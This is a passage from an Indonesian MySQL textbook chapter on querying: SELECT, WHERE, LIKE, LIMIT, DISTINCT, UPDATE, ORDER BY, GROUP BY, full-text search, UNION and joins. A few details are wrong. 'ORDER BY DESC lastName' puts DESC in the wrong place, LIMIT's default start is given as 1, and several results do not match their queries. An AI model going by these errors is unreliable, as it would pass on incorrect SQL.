- **Anda dapat meminta informasi dalam urutan tertentu.** Misalnya, kita dapat meminta agar informasi diurutkan dalam urutan abjad.
- **Anda dapat meminta informasi dari objek yang dipilih (baris) di tabel Anda.** Misalnya, kita dapat meminta nama depan dan belakang hanya untuk pelanggan yang alamatnya di Florida.

Di MySQL 4.1, MySQL menambahkan kemampuan untuk menyarangkan kueri SELECT ke dalam kueri lain. Kueri bersarang disebut subkueri. Kita dapat menggunakan subquery dalam pernyataan SELECT, INSERT, UPDATE, atau DELETE atau dalam klausa SET. Subquery dapat mengembalikan satu nilai, satu baris atau kolom, atau tabel, yang digunakan dalam kueri luar.

Semua fitur kueri SELECT dapat digunakan dalam subkueri. Lihat manual online MySQL di <http://dev.mysql.com/doc/refman/5.5/en/subqueries.htm> untuk informasi rinci tentang penggunaan subqueries.

Mengambil informasi spesifik

Untuk mengambil informasi tertentu, buat daftar kolom yang berisi informasi yang kita inginkan. Sebagai contoh:

```
SELECT columnname,columnname,columnname,... FROM tablename
```

Kueri ini mengambil nilai dari semua baris untuk kolom yang ditunjukkan. Misalnya, kueri berikut mengambil semua nama belakang dan nama depan dari kolom LastName dan FirstName yang disimpan di tabel Customer:

```
SELECT lastName,firstName FROM Customer
```

Anda dapat melakukan operasi matematika pada kolom saat kita memilihnya. Misalnya, kita dapat menggunakan kueri SELECT berikut untuk menambahkan dua kolom:

```
SELECT col1+col2 FROM tablename
```

Atau kita dapat menggunakan kueri berikut:

```
SELECT price,price*1.08 FROM Inventory
```

Hasilnya adalah harga dan harga ditambah pajak penjualan 8 persen. Kita dapat mengubah nama kolom saat memilihnya, sebagai berikut:

```
SELECT price,price*1.08 AS priceWithTax FROM Inventory
```

Klausula AS memberi tahu MySQL untuk memberi nama priceWithTax ke kolom kedua yang diambil. Dengan demikian, kueri mengambil dua kolom data: harga dan priceWithTax. Dalam beberapa kasus, kita tidak ingin melihat nilai dalam kolom, tetapi kita ingin mengetahui sesuatu tentang kolom tersebut. Misalnya, kita mungkin ingin mengetahui nilai terendah atau tertinggi di kolom. Tabel dibawah ini mencantumkan beberapa informasi yang tersedia tentang kolom.

Tabel 4.1 Informasi yang dapat dipilih

Format SQL	Deskripsi Informasi
AVG(<i>columnname</i>)	Mengembalikan rata-rata semua nilai dalam <i>columnname</i>
COUNT(<i>columnname</i>)	Mengembalikan jumlah baris di mana <i>columnname</i> tidak kosong
MAX(<i>columnname</i>)	Mengembalikan nilai terbesar dalam <i>columnname</i>
MIN(<i>columnname</i>)	Mengembalikan nilai terkecil dalam <i>columnname</i>
SUM(<i>columnname</i>)	Mengembalikan jumlah semua nilai dalam <i>columnname</i>

Misalnya, kueri untuk mengetahui harga tertinggi dalam tabel Inventaris adalah:

```
SELECT MAX(price) FROM Inventory
```

Kata-kata SQL yang terlihat seperti MAX() dan SUM(), dengan tanda kurung setelah namanya, adalah fungsi. SQL menyediakan banyak fungsi selain yang ada pada tabel diatas. Beberapa fungsinya memberikan informasi tentang kolom. Fungsi lain mengubah setiap nilai yang dipilih. Misalnya, SQRT() mengembalikan akar kuadrat dari setiap nilai dalam kolom, dan DAYNAME() mengembalikan nama hari dalam seminggu untuk setiap nilai dalam kolom tanggal, bukan tanggal sebenarnya yang disimpan di kolom. Lebih dari 100 fungsi tersedia untuk digunakan dalam kueri SELECT. Untuk deskripsi semua fungsi, lihat manual online MySQL di <http://dev.mysql.com/doc/refman/5.5/en/functions.html>.

Mengambil data dalam urutan tertentu

Anda mungkin ingin mengambil data dalam urutan tertentu. Misalnya, dalam tabel Pelanggan, kita mungkin ingin pelanggan diatur dalam urutan abjad menurut nama belakang. Atau, dalam tabel Inventaris, kita mungkin ingin berbagai produk dikelompokkan menurut kategori. Dalam kueri SELECT, ORDER BY dan GROUP BY memengaruhi urutan di mana data dikirimkan kepada Anda:

- **ORDER BY:** Untuk mengurutkan informasi, tambahkan frasa ini ke kueri SELECT Anda:
ORDER BY columnname
Data diurutkan berdasarkan nama kolom dalam urutan menaik. Misalnya, jika nama kolom adalah nama belakang, data dikirimkan kepada kita dalam urutan abjad dengan nama belakang. Kita dapat mengurutkan dalam urutan menurun dengan menambahkan DESC sebelum nama kolom. Sebagai contoh:
SELECT * FROM Customers ORDER BY DESC lastName
- **GROUP BY:** Untuk mengelompokkan informasi, gunakan frasa berikut:
GROUP BY columnname
Baris yang memiliki nilai nama kolom yang sama dikelompokkan bersama. Misalnya, gunakan kueri ini untuk mengelompokkan baris yang memiliki nilai yang sama dengan Kategori:
SELECT * FROM Inventory GROUP BY Category

Anda dapat menggunakan GROUP BY dan ORDER BY dalam kueri yang sama

Meminta Database MySQL

Kita telah membuat database dan tabel MySQL, mengisinya dengan data, dan menambahkan indeks agar mudah dan cepat ditemukan ketika dicari. Sekarang saatnya untuk melihat bagaimana pencarian ini dilakukan.

Mengambil data dari baris tertentu

Seringkali, kita tidak menginginkan semua informasi dari tabel. Kita menginginkan informasi hanya dari baris yang dipilih. Tiga kata SQL sering digunakan untuk menentukan sumber informasi:

- **WHERE:** Memungkinkan kita untuk meminta informasi dari objek database dengan karakteristik tertentu. Misalnya, kita dapat meminta nama pelanggan yang tinggal di California, atau kita hanya dapat membuat daftar produk yang merupakan kategori pakaian tertentu.
- **LIMIT:** Memungkinkan kita untuk membatasi jumlah baris dari mana informasi diambil. Misalnya, kita dapat meminta informasi hanya dari tiga baris pertama dalam tabel.

- **DISTINCT:** Memungkinkan kita meminta informasi hanya dari satu baris baris yang identik. Misalnya, dalam tabel Login, kita dapat meminta loginName tetapi tidak menentukan nama duplikat, sehingga membatasi respons ke satu record untuk setiap member. Ini akan menjawab pertanyaan, “Apakah pelanggan pernah login?” daripada pertanyaan “Berapa kali pelanggan login?”

DELETE

Untuk menghapus baris dari tabel gunakan perintah DELETE. Sintaksnya mirip dengan perintah SELECT, ini dapat mempersempit baris atau menggunakan kualifikasi seperti WHERE dan LIMIT. Sekarang kita telah melihat efek dari kualifier DISTINCT kita harus menghapus Potret Diri Sebagai Komunikasi Visual Simbolik dengan memasukkan perintah dibawah ini.

Contoh Menghapus entri baru

```
DELETE FROM classics WHERE title='Potret Diri Sebagai Komunikasi Visual Simbolik';
```

Contoh ini mengeluarkan perintah DELETE untuk semua baris yang kolom judulnya berisi string Potret Diri Sebagai Komunikasi Visual Simbolik. Kata kunci WHERE sangat kuat, dan penting untuk dimasukkan dengan benar; kesalahan dapat mengarahkan perintah ke baris yang salah (atau tidak berpengaruh jika tidak ada yang cocok dengan klausa WHERE).

WHERE

Kata kunci WHERE berfungsi untuk mempersempit kueri dengan mengembalikan kueri yang ekspresi tertentu benar. Contoh menghapus entri diatas hanyalah mengembalikan baris yang kolomnya sama persis dengan string Potret Diri Sebagai Komunikasi Visual Simbolik dengan menggunakan operator persamaan =. Contoh dibawah ini menunjukkan menggunakan perintah WHERE dengan =.

Contoh Menggunakan kata kunci WHERE

```
SELECT author,title FROM classics WHERE author="Agus Widodo";
SELECT author,title FROM classics WHERE isbn="9781598184891 ";
```

Kita dapat dengan mudah menambahkan lebih banyak buku karya Agus Widodo, dalam hal ini baris pertama akan menampilkan semua judul buku yang dimilikinya, dan baris kedua akan berlanjut (karena kita tahu ISBN itu unik) untuk menampilkan Belajar PHP Dari Dasar. Dengan kata lain, penelusuran menggunakan kunci unik lebih dapat diprediksi. Kita juga dapat melakukan pencocokan pola untuk pencarian kita menggunakan kualifier LIKE, yang memungkinkan pencarian pada bagian string. Kualifikasi ini harus digunakan dengan karakter % sebelum atau sesudah beberapa teks. Ketika ditempatkan sebelum kata kunci, % berarti “apa pun sebelumnya” dan setelah kata kunci berarti “apa pun setelahnya”.

Contoh Menggunakan kualifikasi LIKE

```
SELECT author,title FROM classics WHERE author LIKE "Mars Caroline W%";
SELECT author,title FROM classics WHERE title LIKE "%Species";
SELECT author,title FROM classics WHERE title LIKE "%and%";
```

Perintah pertama mengeluarkan publikasi oleh Mars Caroline W dan Sarwo Nugroho karena kualifikasi LIKE diatur untuk mengembalikan apa pun yang cocok dengan string Mars Caroline W diikuti oleh teks lainnya. Kemudian hanya Teknik Desain Realis dan Tata Warna yang dikembalikan, karena itu satu-satunya baris yang kolomnya diakhiri dengan string Species. Terakhir, Membangun PODCAST dan Potret Diri Sebagai Komunikasi Visual Simbolik dikembalikan, karena keduanya cocok dengan string dan di kolom mana saja.

Klausula WHERE dari kueri SELECT memungkinkan kita membuat pilihan yang rumit. Misalnya, bos kita ingin mengetahui semua pelanggan yang nama belakangnya dimulai dengan B, yang tinggal di Semarang, dan yang memiliki angka 8 di nomor telepon atau faks mereka. (Kita yakin ada banyak kegunaan untuk daftar seperti itu.) Kita bisa mendapatkan daftar ini untuk bos kita dalam kueri SELECT dengan klausula WHERE. Format dasar klausula WHERE adalah:

WHERE expression AND|OR expression AND|OR expression ...

expression menentukan nilai untuk dibandingkan dengan nilai yang disimpan dalam database. Hanya baris yang berisi kecocokan untuk ekspresi yang dipilih. Kita dapat menggunakan ekspresi sebanyak yang diperlukan, masing-masing dipisahkan oleh AND atau OR. Saat kita menggunakan AND, kedua ekspresi yang dihubungkan oleh AND (yaitu, ekspresi sebelum AND dan ekspresi setelah AND) harus benar agar baris dapat dipilih. Saat kita menggunakan OR, hanya satu dari ekspresi yang dihubungkan oleh OR yang harus benar untuk baris yang akan dipilih. Beberapa ekspresi umum ditunjukkan pada Tabel dibawah ini.

Tabel 4.2 Ekspresi Klausula WHERE

Ekspresi	Contoh	Hasil
column = value	zip="12345"	Pilih hanya baris tempat 12345 disimpan di kolom bernama zip
column > value	zip > "50000"	Hanya memilih baris yang kode posnya 50001 atau lebih tinggi
column >= value	zip >= "50000"	Hanya memilih baris dengan kode pos 50000 atau lebih tinggi
column < value	zip < "50000"	Hanya memilih baris dengan kode pos 49999 atau lebih rendah
column <= value	zip <= "50000"	Hanya memilih baris dengan kode pos 50000 atau lebih rendah
column BETWEEN value1 AND value2	zip BETWEEN "20000" AND "30000"	Hanya memilih baris yang kode posnya lebih besar dari 19999 tetapi kurang dari 30001
column IN (value1,value2,...)	zip IN ("90001","30044")	Hanya memilih baris dengan kode pos 90001 atau 30044
column NOT IN (value1,value2,...)	zip NOT IN ("90001","30044")	Hanya memilih baris di mana kode ZIP adalah kode ZIP apa pun kecuali 90001 atau 30044
column LIKE value	zip LIKE "9%"	Pilih semua baris di mana kode ZIP dimulai dengan 9

<i>Catatan: value dapat berisi % wildcard (yang cocok dengan string apa pun) dan _ (yang cocok dengan karakter apa pun).</i>		
column NOT LIKE value <i>Catatan: value dapat berisi % wildcard (yang cocok dengan string apa pun) dan _ (yang cocok dengan karakter apa pun).</i>	zip NOT LIKE "9%"	Pilih semua baris

Anda dapat menggabungkan ekspresi dari tabel diatas dengan AND dan OR. Dalam beberapa kasus, kita perlu menggunakan tanda kurung untuk memperjelas kriteria pemilihan. Misalnya, kita dapat menggunakan kueri berikut untuk menjawab kebutuhan mendesak bos kita untuk menemukan semua pelanggan yang namanya dimulai dengan B, yang tinggal di Semarang, dan yang memiliki angka 8 di nomor telepon atau faks mereka:

```
SELECT lastName,firstName FROM Customer
WHERE lastName LIKE "B%"
AND city = "Semarang"
AND (phone LIKE "%8%" OR fax LIKE "%8%")
```

Perhatikan tanda kurung di baris terakhir. Kita tidak akan mendapatkan hasil yang kita minta tanpa tanda kurung. Setiap konektor akan diproses secara berurutan dari yang pertama hingga yang terakhir akan menghasilkan daftar yang mencakup semua pelanggan yang namanya dimulai dengan B dan yang tinggal di Semarang dan yang nomor teleponnya memiliki angka 8 dan semua pelanggan yang faksnya nomor memiliki 8 di dalamnya, apakah mereka tinggal di Semarang atau tidak dan apakah nama mereka dimulai dengan B atau tidak. Ketika OR terakhir diproses, pelanggan yang karakteristiknya cocok dengan ekspresi sebelum OR atau ekspresi setelah OR dipilih. Ekspresi sebelum OR terhubung ke ekspresi sebelumnya oleh AND sebelumnya, sehingga tidak berdiri sendiri, tetapi ekspresi setelah OR berdiri sendiri, menghasilkan pemilihan semua pelanggan dengan 8 di nomor faks mereka.

LIMIT

Kualifikasi LIMIT memungkinkan kita memilih berapa banyak baris yang akan dikembalikan dalam kueri, dan di mana dalam tabel untuk mulai mengembalikannya. Ketika melewati satu parameter, maka MySQL akan diberitahu untuk memulai dari awal hasil dan hanya mengembalikan jumlah baris yang diberikan dalam parameter itu. Jika kita melewati dua parameter, yang pertama menunjukkan offset dari awal hasil di mana MySQL harus memulai tampilan, dan yang kedua menunjukkan berapa banyak yang harus dikembalikan. Kita dapat memikirkan parameter pertama yang mengatakan, "Lewati jumlah hasil ini di awal." *Contoh Membatasi jumlah hasil yang dikembalikan*

```
SELECT author,title FROM classics LIMIT 3;
SELECT author,title FROM classics LIMIT 1,2;
SELECT author,title FROM classics LIMIT 3,1;
```

```

C:\Windows\system32\cmd.exe
mysql> SELECT author,title FROM classics LIMIT 3;
+-----+-----+
| author | title |
+-----+-----+
| Mark Twain | The Adventures of Tom Sawyer |
| Jane Austen | Pride and Prejudice |
| Charles Darwin | The Origin of Species |
+-----+-----+
3 rows in set (0.00 sec)

mysql> SELECT author,title FROM classics LIMIT 1,2;
+-----+-----+
| author | title |
+-----+-----+
| Jane Austen | Pride and Prejudice |
| Charles Darwin | The Origin of Species |
+-----+-----+
2 rows in set (0.00 sec)

mysql> SELECT author,title FROM classics LIMIT 3,1;
+-----+-----+
| author | title |
+-----+-----+
| Charles Dickens | The Old Curiosity Shop |
+-----+-----+

```

Gambar 4.1 Membatasi baris yang dikembalikan dengan LIMIT

Menggunakan kata kunci LIMIT

LIMIT menentukan berapa banyak baris yang dapat dikembalikan. Bentuk untuk LIMIT adalah:

LIMIT startnumber,numberofrows

Baris pertama yang ingin kita ambil adalah startnumber, dan jumlah baris yang akan diambil adalah numberofrows. Jika startnumber tidak ditentukan, 1 diasumsikan. Untuk memilih hanya tiga pelanggan pertama yang tinggal di Salatiga, gunakan kueri ini:

```
SELECT * FROM Customer WHERE state="SL" LIMIT 3
```

SELECT

Perintah SELECT digunakan untuk mengekstrak data dari tabel. Sekarang mari kita periksa SELECT secara lebih rinci. Sintaks dasarnya adalah:

```
SELECT something FROM tablename;
```

Ini dapat berupa * (tanda bintang) yang berarti "setiap kolom", atau kita dapat memilih untuk memilih kolom tertentu saja. Misalnya, contoh dibawah ini menunjukkan bagaimana memilih penulis dan judul saja.

Contoh Dua pernyataan SELECT yang berbeda

```
SELECT author,title FROM classics;
SELECT title,isbn FROM classics;
```

SELECT COUNT

Pengganti lain untuk parameter something adalah COUNT, yang dapat digunakan dalam banyak cara. Dalam Contoh dibawah, ini menampilkan jumlah baris dalam tabel dengan melewati * sebagai parameter, yang berarti "semua baris". Seperti yang kita harapkan, hasil yang dikembalikan adalah 5, karena ada lima publikasi dalam tabel.

Manajemen Database MySQL (Fujiama Diapoldo Silalahi S.Kom, M.Kom)

Contoh Menghitung baris

```
SELECT COUNT(*) FROM classics;
```

SELECT DISTINCT

Kualifikasi ini (dan sinonimnya DISTINCTOW) memungkinkan kita untuk menyingkirkan beberapa entri yang berisi data yang sama. Misalnya, jika kita hanya memilih kolom penulis dari tabel yang berisi beberapa buku dengan penulis yang sama, kita hanya akan melihat daftar panjang dengan nama penulis yang sama berulang-ulang. Tetapi dengan menambahkan kata kunci DISTINCT penulis akan ditampilkan hanya sekali. Jadi mari kita uji dengan menambahkan baris lain yang mengulangi salah satu penulis kita yang ada.

Baris dalam tabel dapat memiliki nilai yang identik dalam satu atau beberapa kolom. Namun, dalam beberapa kasus, saat kita klik SELECT sebuah kolom, kita tidak ingin mengambil beberapa baris dengan nilai yang sama. Kita ingin mengambil nilai hanya sekali. Misalnya, kita memiliki tabel produk dengan satu field yang disebut Kategori. Data tersebut tidak diragukan lagi mengandung banyak produk di setiap kategori. Sekarang anggaplah kita mau menampilkan daftar semua kategori yang tersedia di database. Kita ingin daftar ini berisi setiap kategori yang terdaftar hanya sekali. Kata kunci DISTINCT disediakan untuk tujuan ini. Untuk mencegah kueri SELECT mengembalikan semua rekaman identik, tambahkan kata kunci DISTINCT segera setelah SELECT, sebagai berikut:

```
SELECT DISTINCT Category FROM Product
```


Contoh Duplikasi data

```
INSERT INTO classics(author, title, category, year, isbn)
VALUES('Sarwo Nugroho','Potret Diri Sebagai Komunikasi Visual Simbolik','Ilmiah','1857',
'9780141439969');
```

Sekarang setelah Sarwo Nugroho muncul dua kali dalam tabel, kita dapat membandingkan hasil penggunaan SELECT dengan dan tanpa qualifier DISTINCT. Dalam contoh dan gambar dibawah ini menunjukkan bahwa SELECT sederhana mencantumkan perintah dengan qualifier DISTINCT hanya akan menampilkannya sekali.

Contoh Dengan dan tanpa kualifikasi DISTINCT

```
SELECT author FROM classics;
SELECT DISTINCT author FROM classics;
```

```

C:\Windows\system32\cmd.exe
mysql> SELECT author FROM classics;
+-----+
| author |
+-----+
| Mark Twain |
| Jane Austen |
| Charles Darwin |
| Charles Dickens |
| Charles Dickens |
| William Shakespeare |
+-----+
6 rows in set (0.01 sec)

mysql> SELECT DISTINCT author FROM classics;
+-----+
| author |
+-----+
| Mark Twain |
| Jane Austen |
| Charles Darwin |
| Charles Dickens |
| William Shakespeare |
+-----+
5 rows in set (0.00 sec)

mysql> _

```

Gambar 4.2 Memilih data dengan dan tanpa DISTINCT

MATCH ... AGAINST

Konstruksi MATCH ... AGAINST dapat digunakan pada kolom yang telah diberi indeks FULLTEXT. Kita dapat melakukan pencarian bahasa alami seperti yang kita lakukan di mesin pencari Internet dengan indeks tersebut. Berbeda dengan penggunaan WHERE ... = atau WHERE ... LIKE, MATCH ... AGAINST, ini memungkinkan kita memasukkan beberapa kata dalam permintaan pencarian dan memeriksa semua kata di kolom FULLTEXT.

Contoh Menggunakan MATCH ... AGAINST pada indeks FULLTEXT

```

SELECT author,title FROM classics
WHERE MATCH(author,title) AGAINST('and');
SELECT author,title FROM classics
WHERE MATCH(author,title) AGAINST('old shop');
SELECT author,title FROM classics
WHERE MATCH(author,title) AGAINST('tom sawyer');

```

MATCH ... AGAINST ... IN BOOLEAN MODE

Jika kita ingin memberi kueri MATCH ... AGAINST gunakan mode Boolean. Ini akan mengubah efek kueri FULLTEXT standar. Kehadiran satu kata dalam kolom menyebabkan pencarian mengembalikan baris. Mode Boolean juga memungkinkan kita untuk mengawali kata pencarian dengan tanda + atau untuk menunjukkan apakah kata tersebut harus disertakan atau dikecualikan. Jika mode Boolean normal mengatakan, "Salah satu dari kata-kata ini akan dilakukan," tanda plus berarti "Kata ini harus ada; jika tidak, jangan kembalikan barisnya." Tanda minus berarti "Kata ini tidak boleh ada; kehadirannya mendiskualifikasi baris agar tidak dikembalikan." Contoh dibawah ini mengilustrasikan mode Boolean melalui dua kueri.

Contoh Menggunakan MATCH ... AGAINST ... IN BOOLEAN MODE

```

SELECT author,title FROM classics
WHERE MATCH(author,title)
AGAINST('+Mars -Desain Tata Warna' IN BOOLEAN MODE);
SELECT author,title FROM classics

```

```
WHERE MATCH(author,title)
AGAINST('Potret Diri' IN BOOLEAN MODE);
```

Seperti yang kita harapkan, permintaan pertama hanya mengembalikan Potret Diri Sebagai Komunikasi Visual Simbolik oleh Sarwo Nugroho, karena setiap baris yang mengandung kata spesies telah dikecualikan, sehingga publikasi Mars Caroline W diabaikan.

UPDATE ... SET

Konstruksi ini memungkinkan kita untuk memperbarui konten field. Jika kita ingin mengubah konten dari satu atau lebih field, kita harus terlebih dahulu mempersempit field atau field yang akan diubah, dengan cara yang sama seperti kita menggunakan perintah SELECT. Contoh dibawah ini menunjukkan penggunaan UPDATE ... SET dalam dua cara yang berbeda.

Contoh Menggunakan UPDATE ... SET

```
UPDATE classics SET author='Agus Widodo '
WHERE author='Agus Widodo';
UPDATE classics SET category='Classic Ilmiah'
WHERE category='Ilmiah';
```

Dalam pertanyaan pertama, nama asli Agus Widodo ditambahkan ke nama penanya dalam tanda kurung, yang hanya mempengaruhi satu baris. Kueri kedua, mempengaruhi tiga baris, karena mengubah semua kemunculan kata Ilmiah di kolom kategori menjadi istilah Ilmiah Klasik. Saat melakukan pembaruan, kita juga dapat menggunakan kualifikasi yang telah kita lihat, seperti LIMIT, dan kata kunci ORDER BY dan GROUP BY.

ORDER BY

ORDER BY mengurutkan hasil yang dikembalikan menurut satu atau beberapa kolom dalam urutan menaik atau menurun.

Contoh Menggunakan ORDER BY

```
SELECT author,title FROM classics ORDER BY author;
SELECT author,title FROM classics ORDER BY title DESC;
```

Seperti yang kita lihat, kueri pertama mengembalikan publikasi menurut penulis dalam urutan abjad menaik (default), dan kueri kedua mengembalikannya menurut judul dalam urutan menurun. Jika kita ingin mengurutkan semua baris menurut penulis dan kemudian menurut tahun publikasi, kita akan mengeluarkan kueri berikut:

```
SELECT author,title,year FROM classics ORDER BY author,year DESC;
```

Ini menunjukkan bahwa setiap kualifikasi naik dan turun berlaku untuk satu kolom. Kata kunci DESC hanya berlaku untuk kolom sebelumnya, tahun. Karena kita mengizinkan penulis untuk menggunakan urutan pengurutan default, itu diurutkan dalam urutan menaik. Kita juga dapat secara eksplisit menentukan urutan menaik untuk kolom itu, dengan hasil yang sama:

```
SELECT author,title,year FROM classics ORDER BY author ASC,year DESC;
```

GROUP BY

Dengan cara yang mirip dengan ORDER BY, kita dapat mengelompokkan hasil yang dikembalikan dari kueri menggunakan GROUP BY untuk mengambil informasi tentang

sekelompok data. Misalnya, jika kita ingin mengetahui berapa banyak publikasi yang ada dari setiap kategori dalam tabel klasik, kita bisa mengeluarkan kueri berikut:

```
SELECT category,COUNT(author) FROM classics GROUP BY category;
```

yang mengembalikan output berikut:

```
+-----+-----+
| category          | COUNT(author) |
+-----+-----+
| Classic Ilmiah    | 3              |
| Ilmiah            | 1              |
| Play              | 1              |
+-----+-----+
3 rows in set (0.00 sec)
```

4.2 MENGGABUNGGKAN TABEL BERSAMA

Sangat normal untuk memelihara beberapa tabel dalam database, masing-masing menyimpan jenis informasi yang berbeda. Misalnya, pertimbangkan kasus tabel pelanggan yang harus dapat direferensikan silang dengan publikasi yang dibeli dari tabel klasik. Masukkan perintah dalam Contoh dibawah ini untuk membuat tabel baru ini dan mengisinya dengan tiga pelanggan dan pembelian mereka.

Contoh Membuat dan mengisi tabel pelanggan

```
CREATE TABLE customers (
name VARCHAR(128),
isbn VARCHAR(13),
PRIMARY KEY (isbn)) ENGINE MyISAM;
INSERT INTO customers(name,isbn)
VALUES('Agus Widodo','9780099533474');
INSERT INTO customers(name,isbn)
VALUES('Mars Caroline','9780582506206');
INSERT INTO customers(name,isbn)
VALUES('Sarwo Nugroho','9780517123201');
SELECT * FROM customers;
```

Dalam tabel yang tepat yang berisi detail pelanggan juga akan ada alamat, nomor telepon, alamat email, dan sebagainya. Saat membuat tabel baru, kita harus memperhatikan bahwa tabel tersebut memiliki kesamaan dengan tabel klasik: kolom bernama isbn. Karena memiliki arti yang sama di kedua tabel (ISBN mengacu pada buku, dan selalu buku yang sama), kita dapat menggunakan kolom ini untuk mengikat kedua tabel menjadi satu kueri, seperti pada Contoh dibawah ini.

```
SELECT name,author,title from customers,classics
WHERE customers.isbn=classics.isbn;
```

Hasil dari operasi ini adalah sebagai berikut:

```

+-----+-----+-----+
| name      | author    | title                                           |
+-----+-----+-----+
| Agus Widodo | Sarwo Nugroho | Potret Diri Sebagai Komunikasi Visual Simbolik |
| Mars Caroline | Agus Widodo  | Membangun PODCAST                             |
| Sarwo Nugroho | Mars Caroline W | Teknik Desain Realis dan Tata Warna          |
+-----+-----+-----+
3 rows in set (0.00 sec)

```

Lihat bagaimana kueri ini mengikat kedua tabel dengan rapi untuk memperlihatkan publikasi yang dibeli dari tabel klasik oleh orang-orang di tabel pelanggan.

Menggabungkan informasi lebih dari satu tabel

Sekarang kita akan menggabungkan informasi dari tabel yang berbeda. Kita dapat melakukannya dengan mudah dalam satu kueri. Terkadang pertanyaan kita memerlukan informasi dari lebih dari satu tabel. Misalnya, pertanyaan, "Berapa banyak pesanan yang dilakukan pelanggan Andik prakasa selama bulan April dan Desember?" membutuhkan informasi dari beberapa tabel. Kita dapat mengajukan pertanyaan ini dengan mudah dalam satu kueri SELECT dengan menggabungkan beberapa tabel. Dua kata dapat digunakan dalam kueri SELECT untuk menggabungkan informasi dari dua atau lebih tabel:

- UNION: Baris diambil dari satu atau lebih tabel dan disimpan bersama, satu demi satu, dalam satu hasil. Misalnya, jika kueri kita memilih 6 baris dari satu tabel dan 5 baris dari tabel lain, hasilnya akan berisi 11 baris.
- JOIN: Tabel digabungkan berdampingan, dan informasi diambil dari kedua tabel.

UNION

UNION digunakan untuk menggabungkan hasil dari dua atau lebih kueri pemilihan. Hasil dari setiap kueri ditambahkan ke kumpulan hasil mengikuti hasil kueri sebelumnya. Format kueri UNION adalah sebagai berikut:

```
SELECT query UNION ALL SELECT query ...
```

Anda dapat menggabungkan kueri SELECT sebanyak yang kita butuhkan. Kueri SELECT dapat menyertakan format SELECT yang valid, termasuk klausa WHERE, klausa LIMIT, dan seterusnya. Aturan untuk kueri adalah:

- Semua kueri SELECT harus memilih jumlah kolom yang sama.
- Kolom yang dipilih dalam kueri harus berisi tipe data yang sama.

Kumpulan hasil berisi semua baris dari kueri pertama, diikuti oleh semua baris dari kueri kedua, dan seterusnya. Nama kolom yang digunakan dalam kumpulan hasil adalah nama kolom dari kueri SELECT pertama. Rangkaian kueri SELECT dapat memilih kolom yang berbeda dari tabel yang sama, tetapi situasi di mana kita menginginkan tabel baru dengan satu kolom dalam tabel diikuti oleh kolom lain kolom dari tabel yang sama tidak biasa. Kemungkinan besar kita ingin menggabungkan kolom dari tabel yang berbeda. Misalnya, kita mungkin memiliki tabel member yang telah mengundurkan diri dari klub (Member Lama) dan tabel terpisah dari member saat ini (Member). Kita bisa mendapatkan daftar semua member, baik saat ini maupun yang mengundurkan diri, dengan kueri berikut:

```
SELECT lastName,firstName FROM Member UNION ALL
```

```
SELECT lastName,firstName FROM OldMember
```

Hasil dari query ini adalah nama belakang dan nama depan dari semua member saat ini, diikuti dengan nama belakang dan nama depan dari semua member yang telah mengundurkan diri. Bergantung pada cara kita mengatur data, kita mungkin memiliki nama duplikat. Misalnya, mungkin seorang member mengundurkan diri, dan namanya ada di tabel Member Lama — tetapi dia bergabung lagi, jadi namanya ditambahkan ke Member Table. Jika kita tidak ingin duplikat, jangan sertakan kata ALL. Jika ALL tidak disertakan, baris duplikat tidak ditambahkan ke hasil.

Anda dapat menggunakan ORDER BY dengan setiap kueri SELECT atau kita dapat menggunakan ORDER BY dengan kueri UNION untuk mengurutkan semua baris dalam kumpulan hasil. Jika kita ingin ORDER BY diterapkan ke seluruh rangkaian hasil, bukan hanya kueri yang mengikutinya, gunakan tanda kurung sebagai berikut:

```
(SELECT lastName FROM Member UNION ALL
SELECT lastName FROM OldMember) ORDER BY lastName
```

JOIN

Menggabungkan tabel berdampingan adalah gabungan. Tabel digabungkan dengan mencocokkan data dalam kolom — kolom yang memiliki kesamaan. Tabel hasil gabungan yang dihasilkan oleh gabungan berisi semua kolom dari kedua tabel. Misalnya, jika table1 memiliki dua kolom (memberID dan tinggi), dan table2 memiliki dua kolom (memberID dan bobot), hasil inner join tabel dengan empat kolom: memberID (dari table1), tinggi, memberID (dari table2), dan bobot. Dua jenis gabungan yang umum adalah inner join dan outer join. Perbedaan antara inner dan outer join terletak pada jumlah baris yang disertakan dalam tabel hasil.

- **Inner join:** Tabel hasil yang dihasilkan oleh inner join hanya berisi baris yang ada di kedua tabel.
- **Outer join:** Tabel gabungan yang dihasilkan oleh outer join berisi semua baris yang ada di satu tabel dengan kolom kosong di kolom untuk baris yang tidak ada di tabel kedua.

